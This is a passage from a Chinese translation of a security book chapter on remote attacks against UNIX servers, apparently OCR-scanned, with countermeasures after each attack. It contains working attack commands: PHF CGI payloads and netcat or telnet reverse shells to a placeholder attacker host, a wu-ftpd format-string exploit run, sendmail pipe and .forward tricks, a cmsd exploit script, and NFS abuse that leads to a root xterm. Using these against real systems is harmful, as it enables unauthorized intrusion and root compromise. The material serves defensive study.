①按照第2章中的译者注给出的关于防火墙的准确定义，这儿所说的防火墙仅仅提供外模功能部件的作用。这种情况下无所谓DMZ网段和内部网段的区分，因为这两者之间不存在分割它们的门功能部件。

②按照图8.1，SMTP(25号端口)和FTP(20号控制端口，21号数据端口)也是允许穿越该防火墙的。因特网用户访问设置了如图8.1所示防火墙的公司的Web、邮件和FTP服务器时，实际上只是外壳而已的防火墙都得放行这些外来访问。

互的shell访问。攻击者需做的工作就是把待执行的命令从"/bin/cat /etc/passwd"改为"/usr/X11R6/bin/xterm-ut -display evil_hackers_IP:0.0 "，于是漏洞发掘如下：

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20
 display%20evil_hackers_IP:0.0
```

该远程Web服务器将执行一个xterm，并把它显示回恶意黑客(evil_hacker)自己的X服务器，其窗口ID(window ID)和屏幕ID(screen ID)都为0。既然打开了-ut选项，因此整个活动不会被系统记录下来。此外，%20是空格符的十六进制等效值，用于分割命令行的各栏。这么一来，攻击者不必登录到该Web服务器的任何服务就能取得交互的shell访问。还要注意其中的xterm二进制文件使用了全路径名。使用全路径名是因为执行漏洞发掘时Web服务器程序所用的PATH环境变量可能设置得不恰当。用了全限定执行路径就能确保该Web服务器程序找到xterm二进制文件的所在位置。

反向 telnet 和反向通道

流行度：	*5*
容易度	*3*
影响力：	*8*
风险率：	*5*

xterm是攻击者可用的一个良好起点。然而如果机警的管理员从他们的系统中去除了X，那么该怎么办？从一台UNIX服务器中去除X可以增强该系统的安全性。尽管如此，获取对于目标服务器的访问权的其他方法仍然存在，比如说创建一个反向通道(back channel)。我们把反向通道定义成通信通道是从目标系统而不是攻击系统发起的一种机制。注意，在我们的情形中攻击者不可能以传统的方式获取交互的shell，因为防火墙把除80和443号以外的端口都阻塞了。因此攻击者必须通过创建反向通道来发起从脆弱的UNIX服务器到攻击者自己的系统的会话。

可用来完成这一任务的方法有多个。第一个方法是反向telnet(reverse telnet)，也就是使用telnet创建一个从目标系统到攻击者自己的系统的一个反向通道。这种技巧称为反向telnet的原因在于其中的telnet连接是从攻击者试图获取其访问权的系统发起，

而不是从攻击者自己的系统发起。大多数UNIX服务器都安装了telnet客户程序，其使用也很少受限制。xterm不可用的话，telnet是反向通道客户程序的完美选择。为了执行反向telnet，我们需要谋取万能的netcat即nc工具的支持。既然是从目标系统telnet，我们就得在自己的系统上打开nc监听器，由它接受反向的telnet连接。我们必须在两个分开的窗口中分别执行以下命令之一以便成功地接收反向的telnet连接：

```
[tsunami]# nc -l -n -v -p 80
listening on [any] 80

[tsunami]# nc -l -n -v -p 25
listening on [any] 25
```

确保自己的系统上诸如HTTPD或sendmail之类的服务没有绑定在80或25号端口上。如果这两个端口上已有某个服务在监听，那就先用kill命令把它杀掉，以便nc能够捆绑到这两个端口。这两个nc命令由-l和-p开关指定成分别在25号和80号端口上监听，工作在详尽模式(verbose mode，由-v开关指定)，不进行从IP地址到主机名的反向解析(由-n开关指定)。

与我们的例子保持一致，为了引发反向的telnet，我们必须在目标系统上通过发掘PHF的漏洞来执行如下真正的命令序列：

```
/bin/telnet evil_hackers_IP 80 |/bin/sh |/bin/telnet evil_hackers_IP 25
```

下面是与该命令序列对应的PHF漏洞发掘：

```
/cgi-bin/phf?Qalias = x%0a/bin/telnet%20evil_hackers_IP
%2080%20|%20/bin/sh%20|%20/bin/telnet%20evil_hackers_IP%2025
```

让我们解释一下这个看着复杂的一串命令实际在干什么。"/bin/telnet evil_hackers_IP 80"连接到我们在80号端口上的nc监听器。这是我们真正输入命令的地方。为与传统的UNIX输入/输出机制保持一致，我们的标准输出即键击结果通过管道输给了/bin/sh即Bourne shell。由/bin/sh执行我们输入的命令而得到的结果再通过管道输给"/bin/telent evil_hackers_IP 25"。最终的结果是在两个分开的窗口中发生一个反向telnet。选择80和25号端口是因为它们是常用的服务，大多数防火墙放行对它们的外出访问。当

然，只要防火墙允许外出访问，任何其他两个端口都可选用。

创建反向通道的另一个方法是使用nc而不是telnet，条件是服务器上已存在nc二进制文件，或者能够通过某种机制(例如匿名FTP)存放到服务器上。我们已经说过多次，nc是最好的可用工具之一，因此它现在成为许多缺省的自由软件UNIX安装的一部分并不稀奇。这么说来，在目标服务器上找到nc的机率是在不断增加。虽然nc可能已存放在目标系统上，但是不能保证它是在设置了"#define GAPING_SECURITY_HOLE"选项的情况下编译出来的，而该选项是使用nc的-e开关创建反向通道所必需的。我们在下面的例子中假设目标服务器上存在某个版本的nc，而且打开了刚才提及的选项。与早先给出的反向telnet方法类似，使用nc创建反向通道也是一个两步过程。我们必须执行以下命令来成功地接收nc的反向通道：

```
[tsunami] # nc -l -n -v -p 80
```

一旦打开了nc监听器，我们就得在目标系统上执行以下命令：

```
nc -e /bin/sh evil_hackers_IP 80
```

下面是与该命令对应的PHF漏洞发掘：

```
/cgi-bin/phf? Qalias=x%0a/bin/nc%20-e%20/bin/sh%20evil_hackers_IP %2080
```

目标主机上的Web服务器进程执行上面这个URL字符串之后，就会创建出一个nc反向通道，该通道把一个shell(本例中为/bin/sh)"铲"回给我们的nc监听器。这是直接的shell访问，支撑它的连接是从目标服务器发起的。

反向通道对策

防护反向通道攻击非常困难。最好的预防措施是加强自己的系统的安全性，使得反向通道攻击无法执行。其内容包括禁止不必要的服务，尽早应用厂家提供的补丁和相关的回避手段。

还应该考虑的其他措施包括：

- 在要求很高级别安全性的任何系统上去掉X。这样不仅防止攻击者引回xterm，也有助于防止本地用户利用X二进制代码中的脆弱点来升级他们的特权。

- 如果Web服务器程序是以nobody的特权运行的，那就把诸如telnet之类二进制文件的权限调整为只允许由它们的属主和指定的用户组来执行(比如，chmod 750 telnet)。这么做在允许合法用户执行telnet的同时，将禁止完全不必执行telnet的用户ID去执行它。
- 某些情况下把防火墙配置成禁止从Web服务器或其他内部系统发起外出的连接也许可行。如果防火墙是基于代理的，那么这种可行性会很大。要通过一个要求某种形式认证的基于代理的防火墙发起反向通道非常困难，尽管并非不可能。

8.3.3 常用类型的远程攻击

尽管不可能涵盖每一个可以想见的远程攻击，不过对于大多数远程攻击的发生过程你应该已有牢固的认识。我们接下去将讨论一些经常遭到攻击的主要服务，并提供在打开这些服务器的情况下有助于降低漏洞发掘之危险的对策。

TFTP

流行度:	*8*
容易度:	*1*
影响力:	*3*
风险率:	*4*

TFTP是简化文件传送协议(Trivial File Transfer Protocol)的简称，它通常用于自举无盘工作站或诸如路由器等网络设备。TFTP是基于UDP的协议，它在69号端口上监听，不怎么提供安全性。攻击者经常会在定位一个打开了TFTP服务的系统之后，尝试TFTP回一个/etc/passwd文件的拷贝到自己的系统中。如果其TFTP服务器程序配置不正确，目标系统将欣然给出密码文件。攻击者于是就有一串用户名可供蛮力破解了。如果密码文件不是隐蔽模式的，那么攻击者将同时拥有一串用户名和对应的一串经加密密码，无需尝试登录就可以破解或猜测各个用户的密码。

许多较新版本的TFTP缺省配置成禁止访问除/tftpboot外的任何目录。这是很不错的一步，但是攻击者仍可能取回/tftpboot目录中的任意文件，这里包括取回敏感的路由器配置文件，办法是猜测路由器配置文件名，它通常就是跟以.cfg后缀的路由器主机名。许多情况下入侵者将由此获得访问目标路由器的密码和SNMP管理群字符串。我

们曾见过整个网络没几个小时就遭到破坏的情况，所用手段就是从某个不安全的TFTP服务器上下载来路由器的配置文件。这些配置文件是用来恢复路由器的密码和SNMP管理群字符串的，它们恰好在整个网络的每个设备上都设置成一样。

TFTP对策

确保TFTP服务器配置成限定访问特定的目录，例如/tftpboot。这将防止攻击者试图取走敏感的系统配置文件。另外，考虑实现基于网络或主机的访问控制机制，以防止未经授权的系统访问TFTP服务器。

FTP

流行度:	*8*
容易度	*7*
影响力:	*8*
风险率:	*8*

FTP即文件传输协议(File Transfer Protocol)是当前最常用的协议之一。它允许往远程系统上传或从远程系统下载文件。FTP还往往被滥用来获取对于远程系统的访问权或存放非法取得的文件。许多FTP服务器允许匿名访问，使得任何用户无需认证就能登录到这些FTP服务器中。一般情况下匿名FTP能够访问的文件系统仅限于整个目录树的特定分支。然而偶然情况下匿名FTP服务器会允许用户穿越整个目录结构。这么一来攻击者就能取走/etc/passwd之类敏感的配置文件了。使得这种情形更为恶化的是，许多FTP服务器拥有任何用户都可以写的目录。任何用户都可写的目录与匿名访问结合的后果是等着发生安全事件。攻击者也许有能力往某个用户的主目录(home directory)中放置一个.rhosts文件，以允许攻击者rlogin到目标系统。另外，许多FTP服务器还被软件海盗们滥用来存放非法掠夺物到隐藏的目录中。如果你的网络利用率一天之内翻了三倍，那么它可能表征你的系统正被别人用来转移最近累积的赃物。

除了与允许匿名访问关联的危险外，FTP服务器程序在与缓冲区溢出条件和其他不安全因素相关的安全问题中也占有自己的相当份额。最近发现的FTP脆弱点是wu-ftpd 2.6.0及更早版本(ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02)。wu-ftpd的"site exec"脆弱点和实现这种功能的参数调用不正确有关。这种"sile exec"功

能允许用户登录到FTP服务器，执行受限的命令集。不过，对于攻击者来说，就可能用经过精心构造的printf()转化字符(比如%f, %p, %n等等)组成特殊字符来执行代码。我们来看看对付RedHat 6.2系统的攻击：

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
 2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028,Shellcode: 157
loggin into system..
USER ftp
331 Guest login ok, send your comp_ete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-     for example:joe@thunder
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,03:02,
04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me
now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

正如前面所看到的，此攻击十分了得。对于支持"site exec"功能的脆弱的FTP服务器的匿名访问是足以获得根(root)访问权限的。

BSD的ftpd上的其他安全漏洞，可从http://www.cert.org/advisories/CA-2000-13.html上获得。在此不讨论其细节。但这些漏洞确实是很要命的。

FTP对策

尽管FTP非常有用，允许匿名FTP访问却可能危及自己的服务器的健康。对于是否需要运行FTP服务器程序需要评价，并明确确定是否允许匿名FTP访问。许多站点必须允许经由FTP实现匿名访问，这种情况下需对加强服务器的安全性做出特殊的考虑。确保对该服务器应用最新的由厂家提供的补丁，并消除或降低使用中的所有用户都可写的目录数。

sendmail

流行度:	*8*
容易度	*5*
影响力:	*9*
风险率:	*8*

sendmail是大多数UNIX系统上使用的邮件传送代理(mail transfer agent，简称MTA)。sendmail也是最受诽谤的服务器程序之一。它可以扩展，可以高度配置，又极其复杂。事实上，serdmail祸起1988年被用于获取对于数千个系统的访问权。流行一时的玩笑是“本周发现的sendmail漏洞是什么?”在过去几年内，sendmail及其相关的安全性有极大的改进，然而它仍然是一个超过80 000行代码的庞大程序，发现新的安全脆弱点的机会仍然不小。

回顾第3章，sendmail的vrfy和expn命令可用来标识用户账号。用户查点已够危险，不过尚未暴露运行sendmail时可能面临的真正危险。过去十多年内发现的sendmail安全脆弱点已有数十个，以后还会发现一些。其中许多脆弱点与远程缓冲区溢出条件相关，输入验证攻击也有发现。曾经最为流行的sendmail攻击手段之一是存在于sendmail 4.1中的sendmail管道脆弱点，该脆弱点允许攻击者通过管道向sendmail直接供给待执行的命令。其原因在于sendmail会以bin特权执行所提供数据之后的任何命令。下面是为发掘该脆弱点而交互输入的sendmail命令：

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^$/d' | sh
data
```

除常见的缓冲区溢出和输入验证攻击外，发掘sendmail在功能上的漏洞以获取特权访问能力也是相当有可能的。其中的一个常用攻击手段是通过FTP或NFS创建或修改某个用户的~/.forward文件，其前提是攻击者对于受害者的主目录具有写权限。~/.forward文件一般用于指定把邮件中转到另外一个账号，或者在邮件到达时运行某

个程序。显然攻击者可以把~/.forward 文件修改成用于邪恶的目的。下面看一个攻击者可能加到受害系统上某个~/.forward 文件中的内容的例子：

```
[tsunami]$ cat > .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
<crtl> D
[tsunami]$ cat .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
```

创建出这个文件后，攻击者把它传送到目标系统上，前提是攻击者具有某个用户的主目录的写权限。攻击者接着就可以向这个受害账号发送邮件了：

```
[tsunami] $ echo hello chump | mail gk@targetsystem.com
```

其结果是在被害用户的主目录中创建出名为evil_shell的文件。执行该文件将派生出一个 shell，其特权就是受害用户的特权。

sendmail 对策

对sendmail攻击的最好防御措施是禁止sendmail，如果你不用它从网络中接收邮件的话。如果必须运行sendmail，那就确保使用最新的打上所有相关安全补丁的版本(参见http://www.sendmail.org)。其他措施包括：从别名文件中去掉decode别名，因为它已被证明是个安全漏洞；调查指向程序而不是用户账号的每个别名；确保别名文件和其他相关文件的权限不允许普通用户进行修改。

另有一些实用工具可用于增强sendmail的安全性。它们包括作为TIS工具箱一部分的smap和smapd，可从http://www.tis.com/ research/software上免费获取。smap用于以一种安全的方式从网络中接受邮件消息，并在一个特殊的目录中把它们排成队列。smapd周期性地扫描该目录，并通过使用sendmail或其他程序把邮件投递给相应的用户。这就有效地切断了sendmail和未被信任用户之间的联系，因为所有邮件连接(即SMTP连接)是由smap接收而不是由sendmail直接接收的。最后可考虑使用更为安全的MTA，例如qmail。qmail是由Dan Bernstein编写的sendmail的现代替换品。它的主要目的之一是安全，至今已获得稳健的声誉(参见http://www.qmail.org)。

除了上面提到的问题外，sendmail也会有配置不当的问题，从而让捣乱者通过你的sendmail转发垃圾邮件。在sendmail 8.9及以上版本中，反转发功能(anti-relay)是缺省打开的。参见http://www.sendmail.org/tips/relaying.html上的更多信息，以防你

的邮件站点被捣乱者利用。

远程过程调用服务

流行度:	*9*
容易度:	*9*
影响力:	*10*
风险率:	*9*

远程过程调用(Remote Procedure Call，简称RPC)是一种允许在一台计算机上运行的某个程序无缝地在另一个远程系统上执行代码的机制。最早的RPC实现之一是由Sun Microsystems公司开发的，它使用一个称为外部数据表示(external data representation，简称XDR)的系统。该实现设计成与Sun的网络信息系统(Network Information System，简称NIS)和网络文件系统(Network File System，简称NFS)协同工作[3]。自从Sun开发出RPC服务以来，许多其他厂家已采纳了它。从互操作性角度看采纳一个RPC标准是件好事。然而在最初引入RPC服务的时候，内置的安全性考虑非常之少。这么一来，尽管Sun和其他厂家一直在努力给这个已有的传统框架打补丁以使它更为安全，但它仍存在不少与安全相关的问题。

第3章中已经讨论过，RPC服务在启动时向端口映射器(portmapper)注册自己所用的端口号。要联系某个RPC服务的话，必须首先向端口映射器查询所需RPC服务在哪个端口上监听。我们还讨论过如何使用rpcinfo命令获取一个运行中RPC服务的列表，如果端口映射器服务受到防火墙的防护，那就使用rpcinfo命令的-n选项。不幸的是，许多主流版本的UNIX在自举阶段就打开不少RPC服务，许多RPC服务极为复杂且以root特权运行，这使得事情更为糟糕。这么一来，成功的缓冲区溢出或输入验证攻击将导致直接的root访问。书写本章时，时兴的远程RPC缓冲区溢出攻击与rpc.ttdbserverd (http://www.cert.org/advisories/CA-98.11.tooltalk.html) 和rpc.cmsd(http://www.cert.org/advisories/CA-99-08-cmsd.html) 相关，而这两个RPC服务是公共桌面环境(common desktop environment，简称CDE)的一部分。既然这两个RPC服务是以root特权运行的，因此攻击者只需成功地发掘缓冲区溢出条件这一漏洞并发送回一个xterm或

[3]实际上RPC是一种不同主机的进程间通信机制，NIS和NFS则是建立在其上的应用，XDR可单独工作，RPC用它来保证不同主机间数据通信的一致性。关于RPC和XDR的详细信息参见译者译著《UNIX网络编程(第2卷)》第16章 关于NIS和NFS的详细信息参见译者译著《UNIX系统管理技术》第18章和第17章。

一个反向telnet，游戏就结束了。其他危险的RPC服务包括rpc.statd(http://www.cert.org/advisories/CA-99-05-statd-automountd.html) 和rpc.mountd，它们是在打开NFS时活动的(参见"NFS"小节)。即使端口映射器的访问被阻塞了，攻击者仍然有可能手工扫描出所需的RPC服务(通过namp的-sR选项)，它通常就运行在某个高编号的端口上。前面提及的服务只是有问题RPC服务的几个例子而已。由于RPC的分布性和复杂性，它成了不折不扣的滥用对象。

```
[rumble]# cmsd.sh quake 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable insert]: RPC: Unable to receive; errno - Connection
reset
by peer
```

一个简单的shell脚本调用了cmsd，将此种攻击进行了简化。知道系统名是必需的，在上例中系统命名为quake。并提供了quake的IP地址，即192.168.1.11，系统类型为




图8.2 此xterm为rpc.cmsd的漏洞挖掘效果。如果攻击者对rpc.ttdbserverd或rpc.statd进行漏洞挖掘，其结果相同

2，即Solaris 2.6。这是很关键的，因为这种漏洞挖掘是对每个操作系统都是量身定制的，而且给出了攻击系统的IP地址(192.168.1.103)。其效果如图8.2所示。

```
#!/bin/sh
if [$# -lt 4]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip <O/S version (1-7)> your_ip"
  exit 1
fi
echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```

远程过程调用服务对策

针对远程RPC攻击的最好防御措施是禁止不是绝对必要的任何RPC服务。如果某个RPC服务对于服务器的运作是关键性的，那就考虑实现一个只允许经授权的系统联系这些RPC端口的访问控制设备，这一点可能很难做到，具体取决于环境。如果操作系统支持，那就考虑打开不可执行堆栈属性。另外，如果你的现行版本UNIX支持Secure RPC，那就考虑使用它。Secure RPC基于公钥加密机制尝试提供另一个级别的认证。Secure RPC不是万灵药，因为许多UNIX厂家还没有采纳这个协议，因而互操作性是个大问题。最后，确保应用上所有由厂家提供的补丁。

NFS

流行度：	*8*
容易度：	*9*
影响力：	*8*
风险率：	*8*

引用一下Sun公司的名言："网络就是计算机(The network is the computer.)"。没有网络的话，计算机的可用性将逊色不少。这也许是网络文件系统(NFS)成为最流行的具备网络能力的可用文件系统的原因。NFS允许透明地访问远程系统上的文件和目录，就像它们存放在本地一样。NFS第1版和第2版最初是由Sun开发的，现已有相当程度的演变。当前大多数现代风范的UNIX采用NFS第3版。允许客户主机远程访问其

导出的文件系统的任何NFS服务器都得小心配置。滥用NFS的潜在可能很大，也是较常见的UNIX攻击之一。首先，许多与mountd及NFS服务器相关的缓冲区溢出条件已被发现。其次，NFS依赖于RPC服务，可以轻易把它愚弄成允许攻击者安装远程文件系统。由NFS提供的安全性大部分与称为文件句柄(file handle)的一种数据对象相关。文件句柄是用于惟一标识远程服务器上每个文件和目录的标记[4]。如果能够嗅探或猜测出某个系统上的文件句柄，远程攻击者就可能轻易地访问该系统上的那些文件。

最常见类型的NFS脆弱点与把文件系统出口给任何主机这一误配置相关。这就是说，任何远程主机上的用户无需认证就能安装这种配置不当的NFS服务器出口的文件系统。这类脆弱点通常是由管理员的懒惰或疏忽而造成的，因而极为常见。攻击者不必真正入侵一个远程系统，他们只需通过NFS安装其上的某个文件系统，然后随意劫掠感兴趣的文件就行了。典型情况是，用户的主目录被出口到任意主机，使得让人感兴趣的许多文件(例如完整的数据库)能被其他主机彻底地远程访问。更糟糕的情况是把整个根目录出口到任意主机。下面查看一个例子，并讨论使得NFS探测更为有用的一些工具。

首先检查我们的目标系统，确定它是否在运行NFS，是的话出口(export)了哪些文件系统。

```
[tsunami]# rpcinfo -p quake
   program   vers proto    port
   100000    4    tcp       111    rpcbind
   100000    3    tcp       111    rpcbind
   100000    2    tcp       111    rpcbind
   100000    4    udp       111    rpcbind
   100000    3    udp       111    rpcbind
   100000    2    udp       111    rpcbind
   100235    1    tcp     32771
   100068    2    udp     32772
   100068    3    udp     32772
   100068    4    udp     32772
   100068    5    udp     32772
   100024    1    udp     32773    status
   100024    1    tcp     32773    status
   100083    1    tcp     32772
```

[4] UNIX系统上文件句柄至少由三个元素构成：文件系统标识符、文件标识符(譬如索引结点号)和生成计数。生成计数在某个文件(准确地说是它的索引结点)每次被删除并重建后增1，从而保证文件句柄在时间上的惟一性。

```
    100021    1    udp      4045    nlockmgr
    100021    2    udp      4045    nlockmgr
    100021    3    udp      4045    nlockmgr
    100021    4    udp      4045    nlockmgr
    100021    1    tcp      4045    nlockmgr
    100021    2    tcp      4045    nlockmgr
    100021    3    tcp      4045    nlockmgr
    100021    4    tcp      4045    nlockmgr
    300598    1    udp     32780
    300598    1    tcp     32775
 805306368    1    udp     32780
 805306368    1    tcp     32775
    100249    1    udp     32781
    100249    1    tcp     32776
1342177279    4    tcp     32777
1342177279    1    tcp     32777
1342177279    3    tcp     32777
1342177279    2    tcp     32777
    100005    1    udp     32845    mountd
    100005    2    udp     32845    mountd
    100005    3    udp     32845    mountd
    100005    1    tcp     32811    mountd
    100005    2    tcp     32811    mountd
    100005    3    tcp     32811    mountd
    100003    2    udp      2049    nfs
    100003    3    udp      2049    nfs
    100227    2    udp      2049    nfs_acl
    100227    3    udp      2049    nfs_acl
    100003    2    tcp      2049    nfs
    100003    3    tcp      2049    nfs
    100227    2    tcp      2049    nfs_acl
    100227    3    tcp      2049    nfs_acl
```

通过向quake主机上的portmapper查询，我们看到mountd和NFS服务器程序都在运行，这表明该目标系统可能出口了一个或多个文件系统。

```
[tsunami]# showmount -e quake
Export list for quake:
/ (everyone)
/usr (everyone)
```

showmount的结果指明整个/和/usr文件系统都出口到任意主机(everyone)，这可是巨大的安全隐患。攻击者需做的仅仅是远程安装这个/或/usr文件系统，接着就能完全地访问它们了，具体只受每个文件和目录的权限影响[9]。大多数版本的UNIX中都有mount命令可用，但它使用起来不像某些其他工具灵活。你可运行"man mount"命令取出mount命令特定于当前UNIX系统的手册页面，以了解该命令的具体用法 因为不同系统上该命令的语法可能会不一样。下面的命令把quake主机的根文件系统安装到本地安装点/mnt上。

```
[tsunami] # mount quake:// mnt
```

发掘NFS漏洞的一个更有用工具是由Leendert Van Doorn编写的nfsshell (ftp://ftp.cs.vu.nl/pub/leendert/ nfsshell.tar.gz)。nfsshell软件包提供一个称为nfs的健壮客户程序。它像FTP客户程序那样操作，允许简便地操纵远程文件系统。nfs有许多命令值得探索。

```
[tsunami]# nfs
nfs> help
host <host> -set remote host name
uid [<uid>[<secret-key>]] - set remote user id
gid [<gid>]-set remote group id
cd [<path>]-change remote working directory
lcd [<path>]-change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> -delete remote file
ln <file1><file2> - link file
mv <file1><file2> - move file
mkdir <dir> - make remote directory
```

[9] 如果远程文件系统按只读方式出口(缺省情况下按读写方式出口)，那么安装到本地后不可能写访问其中的文件。对于远程文件系统中由root以外的任意用户作为属主拥有的文件，攻击者一般总能冒充其属主访问到它们，前提是攻击者在本地系统上拥有root特权，能够随意创建账号或修改账号属性，这对于攻击者来说应该不成问题。罕见的例外是属主把文件权限设置成任何用户都访问不了。这种情况下攻击者必须冒充该属主对远程安装到本地的这些文件执行chmod命令暂时修改访问权限，因而要求这些文件所在的远程文件系统必须按读写方式出口。对于远程文件系统中由root拥有的文件 除非在出口这些文件系统时把攻击者的本地主机列为允许root访问(缺省情况下不允许任何主机进行root访问) 否则攻击者不可能取得这些文件的属主访问权限。可见，把远程文件系统按只读方式出口或者把其中文件的属主尽可能地改为root是确保NFS安全的两个有效措施。

```
rmdir <dir>   remove remote directory
chmod <mode><file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall   umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit   its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor][p]   make device
```

我们首先得告诉nfs对于安装哪个主机上的文件系统感兴趣。

```
nfs>host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP
```

接着列出该主机出口的文件系统：

```
nfs> export
Export list for quake:
/ everyone
/usr everyone
```

现在就可以安装"/"文件系统来安装它了：

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

我们接下去检查连接的状态，并确定访问该文件系统时所用的UID：

```
nfs> status
User id         : -2
Group id        : -2
```

```
Remote host      : 'quake'
Mount path       : '/'
Transfer size    : 8192
```

可以看出我们已安装了"/"，而且所用UID和GID都是-2(nobody)。出于安全方面的考虑，当作为root访问一个远程文件系统时，所用实际UID和GID被映射成非0(root)的某个值。大多数情况下(不设置特殊的选项)，作为非root用户访问时所用UID和GID保持不变。既然安装了整个文件系统树，我们就能轻易地列出/etc/passwd文件的内容了。

```
nfs> cd 'etc
nfs> cat passwd
root:x:0:1:Super-User:/:/sbin:sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

列出/etc/passwd的内容可提供所有用户名及关联的用户ID。然而由于该密码文件是隐蔽方式的，因此不能用于破解密码。既然我们无法破解任何密码，又不能作为root访问该文件系统，因此必须确定哪些其他UID允许特权访问。daemon有潜在可能，但是bin(UID为2)更有可能，因为在许多系统上二进制文件的属主是用户bin。如果攻击者能够通过NFS或任何其他方式获取二进制文件的访问权，那么大多数系统几乎就没戏了。下面我们改为安装/usr，把访问用UID和GID改为2(bin)，以此尝试获取对于二进制文件的访问权：

```
nfs> mount /usr
Using a privileged port (1022)
```

```
Mount ''usr',TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id  : 2
Group id: 2
Remote host: 'quake'
Mount path: '.usr'
Transfer size: 8192
```

现在我们具有该远程系统上bin用户的所有特权了。在我们的例子中，该文件系统出口时没有设置会限制bin创建或修改文件的能力的任何特殊选项。到了这一步，只需发射回一个xterm或创建一个到本地系统的反向通道就能获取对于目标系统的访问权了。

我们在本地系统创建以下内容的一个脚本文件，并把它命名为in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

接着在nfs交互中cd到目标系统上的/sbin目录，把in.ftpd替换成我们的版本：

```
nfs> cd/sbin
nfs> put in.ftpd
```

最后，我们通过xhost命令以允许目标服务器连接回本地X服务器，再执行ftp命令以在目标服务器上启动执行/sbin/in.ftpd:

```
[tsunami]# xhost +quake
quake being added to access control list
[tsunami]# ftp quake
Connected to quake.
```

其结果是在本地系统上显示一个属主为root的xterm。如下面的交互例子所示。既然目标系统上in.ftpd是以root特权从inetd中派生执行的，因此inetd将以root特权执行我们的脚本，从而导致直接的root访问。

```
# id
uid=0(root) gid 0(root)
#
```

NFS 对策

